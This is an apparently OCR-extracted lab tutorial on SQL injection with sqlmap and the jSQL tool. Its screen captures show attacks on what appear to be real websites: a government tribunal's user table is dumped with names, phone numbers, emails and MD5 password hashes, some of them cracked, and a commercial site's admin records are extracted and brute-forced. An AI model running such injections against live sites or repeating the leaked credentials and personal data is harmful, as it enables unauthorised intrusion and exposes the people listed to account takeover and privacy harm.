
```
Database: fatatri_fatatrib_cmis
Table: cmis_user_profile
[7 entries]
+----------------------------------------+---------------+------------+--------------+
---------+----------------------------+
| password                               | user_name     | user_admin | phone        |
gnate_id | email                      |
+----------------------------------------+---------------+------------+--------------+
---------+----------------------------+
| 625249274359c579a7d610c09589a8da       | admin         | 0          | 0300-9000000 |
         | info@fatatribunal.gov.pk   |
| 9eada5f194f1f0779e34bc4cbf9fe61b       | chairman      | 0          | 03008838389  |
         | abc@yahoo,com              |
| 38f2d64c6e00d0575cfdb8b22089561c       | noman         | 0          | 012200550055 |
         | noman@gmail.com            |
| c969ba16dde040a161c0cf84126101ec (moosa) | moosa         | 0          | 012333545    |
         | moose@gmail.com            |
| a134f455c5d49b7f829e0568f89252a3       | naveed        | 0          | 03125455588  |
         | naveed@gmail.com           |
| 1f4400d78fbe3de5163906ada829457c       | sajjad_rehman | 0          | 232321312312 |
         | sajjad@fatatribunal.gov.pk |
| 827ccb0eea8a706c4c34a16891f84e7b (12345) | Ahsan         | 0          | 123456789    |
         | ahsan@crazenators.com      |
+----------------------------------------+---------------+------------+--------------+
---------+----------------------------+

[19:28:56] [INFO] table 'fatatri_fatatrib_cmis.cmis_user_profile' dumped to CSV file '/r
ribunal.gov.pk/dump/fatatri_fatatrib_cmis/cmis_user_profile.csv'
[19:28:56] [INFO] fetched data logged to text files under '/root/.sqlmap/output/fatatrib

[*] shutting down at 19:28:56
```


Practical 4: Performing SQL Injection with JSQL tool.

Select ***JSQL*** tool from the applications menu. JSQL will automate the process of identifying SQL injection vulnerability on a website. Provide URL of a website vulnerable to SQL injection to start the process of identifying database information.





After completing the extraction of data, select a table to extract contents as shown in the below image.





We can use the inbuilt Brute force tool to decrypt the encrypted passwords.




Applications
Places
com-jsql-MainApplication
Mon 18:33
jSQL Injection
http://www.tunesoman.com/product.php?id=200
SQL shell
Upload
Brute force
admin_user
fddb1b4a3de84e0e88250a66804132f4
Md5
a-z A-Z 0-9 Special
Character(s) to exclude
Length min. 1 max. 5
Current string: IR2
Current hash: 3064949446203EB339DAEA1F6FC623C4
Number of possibilities: 7820126495
Checked hashes: 384613
Estimated hashes left: 7819741725
Per second: 0
Time elapsed: 0days 0h 0min 0s
Percent done: 0.0049284366%
Stop
admin_email
admin_first_name
admin_last_name
admin_level
admin_pass
1 x1 infor@tunesoman.com ZAK ZAK 1 fddb1b4a3de84e0e88250a66804132f4
2 x1 mahesh.kaushik@milagro.in Mahesh Kaushik 1 80a8a1240904e9255b86b86aa8d25eff
3 x1 sadfsd zak sdfa 1 singh@123
Console
Chunk
Boolean
Network
[18:23:58,858] Testing XML::extractvalue...
[18:23:59,553] Vulnerable to XML::extractvalue using 27 characters
[18:23:59,553] Testing XML::extractvalue in Order By...
[18:23:59,900] Normal test...
[18:24:05,247] Using strategy [Error GROUPBY::floor_rand]
[18:24:05,251] Fetching informations...
[18:24:05,997] Database [db363851433] on MySQL [5.5.60-0+deb7u1-log] for user [dbo363851433@74.208.114.73]
[18:24:05,997] Fetching databases...
[18:24:06,837] Done